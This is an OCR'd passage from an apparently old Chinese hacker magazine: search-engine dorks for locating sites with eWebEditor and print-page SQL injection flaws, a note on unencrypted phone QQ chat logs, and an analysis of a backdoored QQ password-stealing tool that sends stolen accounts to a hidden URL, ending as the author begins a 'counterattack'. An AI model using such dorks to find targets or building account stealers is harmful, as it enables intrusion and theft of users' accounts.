
site:www.*.com inurl:(../uploadfile/) ewebeditor漏洞（据说中国排名前十的高校都存在此漏洞，杀伤力极大）**

site:www.*.com inurl: article_print?asp= 动力打印页面存在注入漏洞**

本文只是给大家提供一种思路，更好的方法有待大家挖掘（找到后可不要忘了我哦！）。欢迎大家和我探讨，有什么不懂的地方可以到论坛来找我。我的ID是xyzizai。

编辑点评：

作者经验的总结，相信在以后的入侵中会给你不少帮助，我们要看得远，就要站在巨人的肩膀上。NOHACK



飘首语：

最近的网络又有了一点不平静，微软的漏洞报的特别的欢，小编一直在叹服Windows的庞大，漏洞接连不断的报了那么多年，居然还看不到一点衰落的迹象。家底就是大啊。其实最近报漏洞的不仅仅微软一家，好多常用软件也报了漏洞，像联众，卡巴斯基……真是多事之秋啊……我们可要把握机会，大捞一笔啊。

手机QQ聊天记录隐患

文 JiaJia [YuLv]

从本文您可以学到

通过 SeleQ 文件管理器查看手机 QQ 的聊天记录

前段时间下载了一个手机 QQ2007，感觉还不错。这个手机 QQ2007 有聊天记录功能，有时候借给别人拿去上完后，下次我要上时却总是显示最后一次上过的人的QQ号码，我还要自己改回我的号码才可登录（嘿嘿，我比较懒。）。

后来我便用**SeleQ文件管理器**在我的手机MMC存储卡上的QQ2007目录翻来翻去，结果发现聊天记录是用多个.db文件来储存的（如果你的QQ安装在储存卡中，那么聊天记录文件则在ESystemAppsQQ2007[要查看的QQ号码]msg[对方QQ号码].db)，并且用SeleQ文件管理器中的Unicode方式编辑可以看见聊天原文。这不得不引起我们的注意了，这其中存在一定的隐私泄漏风险。

我是在 Nokia3230 + QQ2007b1 + SeleQ(最新版的为Sytem Explorer) 下通过测试的，相关图片如下。

编辑点评：

仅仅是一个简单的本地信息加密，为什么不做呢？没想到吗？地球上大多数的安全隐患都是我们自己的疏忽造成的，如果这还不能引起你的注意，那地球就太危险了，快回火星去吧！呵呵……





图1


图2


图3


图4




图5


图6


图7

QQ盗号软件后门分析与反击

文 fhod 小财


从本文您可以学到：


1.如何分析一个木马是否安全

2.通过木马自身的编写缺陷进行反击

今天无聊给一朋友讲解QQ盗取原理，从网上找了一个工具“明小子QQ密码特工”，结果发现这个软件有后门。下面就让我带着大家来分析一下。


首先我们用 nod32 来查一下有没有毒，如图1。



图1 检查有没有病毒


图2 运行时发现病毒

看到了吧，没有病毒。我们把监控打开再运行看看，如图2。

看到了吧，NOD32检测到了病毒。为了确认一下，我再用“木马辅助查找器”的文件监视功能来检测下，如图3。


图3 用木马辅助查找器查找病毒


图4 peid查123.exe

新建了 **CDocuments and Settings Administrator Local SettingsTempIXP003.TMP123.exe**。

很明显软件本身在运行的同时释放了一个123.exe，而NOD32查杀到的也就是这个文件。

接着我们用 peid 查下 123.exe，如图4。

EP段是.nsp1，经常搞免杀的应该知道，这是北斗的壳，我们再看看区段 vmp，如图5。

这个一看就是用 vmprotect 做的免杀，至于123.exe是什么


木马咱们就不继续分析了，接下来分析他生成后的文件是不是危害很大。


先随便配置一个木马。如图6。

用Ollydbg手工给他脱壳，esp定律法，如图7。

脱壳成功后我们再用PEID检测下，如图8。

接着用c32asm对他进行反汇编，搜索asp，如图9。


图5 查看区段vmp



图6 配置一个木马

看到了什么？刚才我默认设置的应该是httpk.thec.cnxieming69qqq.asp才对，怎么会是httplangyeqq.cnqqnewbacka.asp这个呢？我们浏览看看，如图10。

看到了吧，说明就是他盗号的，从这些可以确定，这个软件不但运行的时候释放一个木马，而且就连我们配置好的文件也被他留了后门，而作者就坐等着收号了。

看到这，想必大家也和我一样非常气愤，难道我们就任由作者下马吗？当然不，现在我们就开始反击！

我们来看看qq.asp的代码，其中有这一句："strLogFile=Q7.txt"，这个是QQ接收文件，默认的是q7.txt。

